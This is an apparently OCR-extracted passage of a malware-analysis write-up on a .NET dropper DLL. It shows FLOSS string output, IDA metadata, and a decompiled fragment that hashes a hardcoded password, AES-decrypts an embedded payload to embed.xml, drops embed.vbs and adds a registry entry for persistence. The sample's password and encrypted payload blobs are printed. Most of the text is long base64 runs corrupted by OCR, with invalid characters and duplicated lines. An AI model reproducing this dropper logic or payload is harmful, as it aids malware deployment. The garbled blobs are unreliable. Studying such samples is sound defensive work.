
$ floss Malware.cryptlib64.dll.malz | grep -i "aes" 2>/dev/null
AES_Encrypt
AES_Decrypt
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
























```

So, we need to have the DLL decompiled. In this particular scenario, I will use IDA Pro, although we can use ILSPY and DNSPY as well.

On loading the DLL file in IDA, we observed the following at first.

- The actual name of the DLL file is EmbedDLL.



- ▷  #Strings (102)
- ▷  #US (10)
- ▷  #GUID (1)
- ▷  #Blob (47)
- ▷  00 Module (1): Generation - 2b | Name -
- ▷  01 TypeRef (46): ResolutionScope - Reso
- ▷  02 TypeDef (4): Flags - 4b | TypeName -
- ▷  04 Field (1): Flags - 2b | Name - string | S
- ▷  06 MethodDef (6): RVA - 4b | ImplFlags -
- ▷  08 Param (5): Flags - 2b | Sequence - 2b
- ▷  0A MemberRef (51): Class - MemberRefF
- ▷  0C CustomAttribute (14): Parent - HasCu
- ▷  11 StandAloneSig (2): Signature - blob
- ▷  1D FieldRva (1): RVA - 4b | Field - Field
- ▷  20 Assembly (1): HashAlgId - 4b | MajorV
- ▷  23 AssemblyRef (1): MajorVersion - 2b |
- ◀  References
 -  mscorlib (4.0.0.0)
- ◀  EmbedDLL
 - ▷  Cryptor
 - ▷  Program
- ▷  mscorlib (4.0.0.0, x64)
- ▷  System.Core (4.0.0.0, msil)

The program class includes the actual code. Here we can observe the following.

- The hash is being calculated for the password which we found.
- The first base64 encoded data is being decrypted and written to a file named embed.xml in PUBLIC directory.
- The second base64 encoded data is being written to embed.vbs file in Documents directory.
- Finally, a registry entry is being named with variable name (embed) pointing to the location of embed.vbs

```
{

    byte[] hash =
SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("p0w3r0verwh3
lm1ng!"));

    string end = new StreamReader((Stream) new
MemoryStream(Cryptor.AES_Decrypt(Convert.FromBase64String("pxQRI
8YJc6jVr3x45Y+ti/tT8W+3HpQHbcw1yZJQ9goNhoTt2TTRIbFkDsFdmrLwIkLux
2Tcs42qWV15vEWaGE7NywrhmorgjRarizl08J8eAd7JbR3zzqM5KbX5Vz6lqi51p
3G0RGviA59gz1s6GcJ5wwIPCSHk5sidK2XJUUGTGzWFXuM3QpGIm8XxL93J5HVf
52LOfTEb9lBR6md7bIoG2xbZIZ7kC2nbXlmcHGT49NhP6mwTxfLSTERKP2y5d5k0
ruBW/xunGBZY9kcvYtTLYmzPtius491SjU5nKHxg8VwR8VkynD71yf/0Scwz9zK
Dc9gvwHYwvpt7nGQmWXdtqxqEC6kvLB1XmyXqh94TJOTRVdLEvkrM7GdGQjuuewa
CZoUCHabZqXnW/efw/igNangpSQTnjB4WUqunJkJOuvgozz/dbPQFYiKc+pwR6H/
nS07tk13jZOBbuFkwfYAMHDh820J0CXlqW0HjGGz00fQkUZDX6qQeMYnQqPEnoJ
KSQ8IMtI15wwc0SaMNUiBombhxEXqARDk7f5W0lrksrNEL0Yj6HaSq7yI1GzK6Ni
otjbV/uaUmuVlkWM473Jct1+UnreB+f3JlyQ1eRL79NOH0RagTY/rBE/gXI+ZgSb
SWz05jGDtUBjabGDj1zQuFKfyccg2G3u5yqWnUhaIRaXadE13w1UoM5MHutDY6uk
2xFXD5k29uL8S2RmdvD+XL/oA0AnKI6iBXkkMNDdxbf82cciS7mfF0bzLw9S/wmw
j50FZ0c/4ZgPlM/80kg9m1JIngWK25f6iTX9p+JxKw6IywRN5HrQE5DJX0MksGd
ppW2oXNvEC9wmnzAKr3hLjkAYKdQS4ZqLJlf8d9UVpkfrEzCCX5qwyk0fA6vovXJ
njYra0FV2SqSBHkrPYu5zFNucq2vRJtIgmPm7vaJvo5nrPxezPZVN1KXu8F/3a88
8BZ6ut4g+JbDrJZj35+9qLbsB2p19nij6GyfXvSz8BDakuk6mHOvlUNALG2t30Yt
```

aj8h4zuQvHSUn+XrIF8PgAYECUrItO Rkrq1ArKlbNsrOoz+FdEUXfDVmQU4ACtxl
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

bMìxs0gspWdcrU3yoVW7d/L3BbA+Q9ue1tXnRY9k9zlsU12/1UtATaawoACA75gR
jl33k4ngt47SYthzKgiW+yNfvdYW6MYF+ViuYgFg168AVAtn9U9NTLrumcXxlxvA
6M2/jyeWvMeXPdtochfnMubIJmAdcqRJNpYlh/QJPAW7hN6+BAGo0Lo/OnWCmWdK
2gCePsfCWzL9BR+F/w6dhubqEYtXDb6LXs0jdJ9qrwBIxg/8zTLcP5P+MVVdmUv4x
Apqhn0TJzET0F8Ng9G4PNRVspCEPs3GkZh6dohnBPEIChNmrAEsY3YHQ7La4mtsm
LWesHnrM2UeRkBłuzsyvw0pgN08eWeGQvrqKUjMc/Qq+lJF4GgAoH+87ATcwj00E
1liHhtA/kK9B3CawQTsd9BcUqHy0mpFuTVWtdU8GjKBz1dxeMqUKJcbvgZhKx7Wm
3n0WmMiqpZa6xYfe1eCxHnQ0CjN3Z/eMGhodCn4dcrW0sE2/pvoZacnwG8XZTH1j
hMzPK1a+rcDe372c2qxH46NNhmUqyrB97nghE4N3xDLptFxqhAhF98sdMIapbKe0
dNHptVn8hNZIXzJjo0W+n4yFrqHLAhg74PcknB7Dhh2LjcPwE0ovGYz/5dWHjTrc
uCa9Efbk0Aj+j8gDYewoHdYdYF/HLOVZ9Xc4YMDKgWHNaHMB94DwT64GGxCMkvky
3iEHSapo32efnxAKl/wdhuyD2090ehMUVDNdgzPYnDRn/SEYy0fWDIIeo6pnvKHZ
aFpSvadKngTzS/rtZ2urmh5Wt6F3ew3XytwuiEYabggPE13CG2Hut4ruriId5Tkf
xTGEWy3g0V+/hLNRJpTKzs/MbkP+y1UnGecs0AWhL0PwAtwrnSBUukNmvVvZHECN
eYCi9mVd0K+zHg5yXS1dAJF/zGBhp8CjltGrgCCkrEU9+JGC75XcrkxxoYTnok79
NnLWqCtEeNqz+z0tVZ8hPYV7iJi9gb1+IXePzpanBVBh/UvtWu7U1WE8vSwmyooL
J6/yfnPA8WzU5vntmnt0IHioU8JXYB2MYVTI0R/fscAmy0oGuG+wgig3+7ZnPfs2
ErbPrs3Ev54Naiao3RtknER4YYUGrREx9l1XKG7PMVUqdS9Ivsob791pktQ7F3S
y8FJtUCXLqXWC9tvsezZrrVvR4wY9vDqK1ko7LvckKqMS8QXL6l+TFSQ3SYmWgJf
TSorfAsaz9njkvJn0WrkUK4rb4t0hDeeGh7Y7pufnjx+XnJk5+j0qI6XLK/TQ1Rk
IbU/UrEiMsJM8r18LqL356w9mx0qkYsEfal/X4SvCZ532nCeQxkqJD+9isMeZWlP
RKyvGD97W3jgvt46kkNPQl898mB2wTtsWzBndV2R+kFDG22Z9aRrD2S702A69cBT
RmwxEGB0srnZgtjqgP9ZlZM4tPttaHe8l0y3uLMTf3HsfM7wvv679bo3YgFQcMgw
HAtlXeu/1z3aSwcc0YziVepJA+20XNuRp56NcD6lpY+vQZvqSYh6kyjw5NYraRZI
Wt/6J5xmw90yQ+Bb3JeqG93aLuz7vf5lwZGP7JagEG0zIlboA3qkElCmzR+lh05a
5aXv6R0j8YkHkXa3CUCH11/1wh0WihfMgM3cl+RFTVbCUE69VPnB8sEjDXwGt1cV
i0oAL/y4x5wy30LwP7/yACFjT12xrGrxDF4GsdbotWu27TgMPy+TiFEm2Z9IbUGm
0nwLl8Ceqb+28T600GYveM0Jrgj3bx2MxJG0ksWL2xIYoigs+xE0Z6FNTixDlubj
0Tv2lwFHQ9Qr/VOqM0hgOr5WY8l4qNaX0Jrgdw1hxWDDXwnMhtjDTboZnpLX6669
G2PxJfFs+Joa0xt8FwFd0PzKbawmSlFrQTaD7f3IT25PI9Zq6SEXkl0a82SUKPbQ
nq6ZHBsBweUwLriQYdzRJ+94b/MAgłzyuPvfToqd7v7jK6N7R8xReomMXaB397Ps
K88nbPF1wH1H19UyH2toUVDKcMd2Qo0J24S3ITx68IF2vUh2SAłM3cS8Vruupt9g

LkheBY47wQ7kpzjwdtQc/WjdJpVdLyY1Xnoq4U1SSoNT5W2ZXuwIXmbUp/NEb8hZ
QTYg8WQ2i9pi6u5sp1/zjMMmuYEpu4Ig9rdIgiPvxzwZVkrz7MGA9iYFE9M5cAsV
bQmeJ1LFeM0eGqR7fx+Z8IB1qIrgA5548xmr4aznmXab0W2dmoy62zziUtFKjWrL
GkAjFM30679HAjRUdxtqW/oAPBF5u70WZMjXlS+1/rHj22EL7uK3o2fZ58P8aaaY
L2UsPBg34veqN5zJX8sMIIVZxSi1Mal1y2PKGBr858FY2qm5CcyugDTgID1tiFmU
CZxcuRherU0aRmR0naZDTh9RuEpxF+2neaRfTo153m6j10F8Rgru3sso/3oisfYz
KT4BM1HyVmR86Istko2VYq8BFWlYWsafoFFaSkQp6kbacMeulVNBQdCgYfiAhgR+
HwGfbgzDNiJqJnqpt2yfx/VgVKqRKQAgS8Kwx1VZ2HTNwKyt/70nmsm3UTm4Q/ar
C/cB7tUKWvxof+3TmU7Y9K90WDzzuDN0Eo7N0BpUFBP2onaT56vYjvuVc3PY85zl
svXQHFA6CCKKsRrhYHCBTyQcIoCc7Dd38qTzwR0nxQPEJEsUaB1PHPyoo1zq7QKT
eaRpTCFqS0xH0ipitiyCeulc8PNiTbiGxat63veJ9reCSRvYLFDSb5+/KYF+NDUE
mc/nTdjdw38Lnbj9xdnd9Sg5uxPdLUYGfmgJoKM4N5dAxseqW02Bb6Z0A8Bt87GT
H9N61qFIjbn2JPvYpCgHr2/ypPVSjmKXpeJTISDJvHtxLue1CbU6NNp0rD44091A
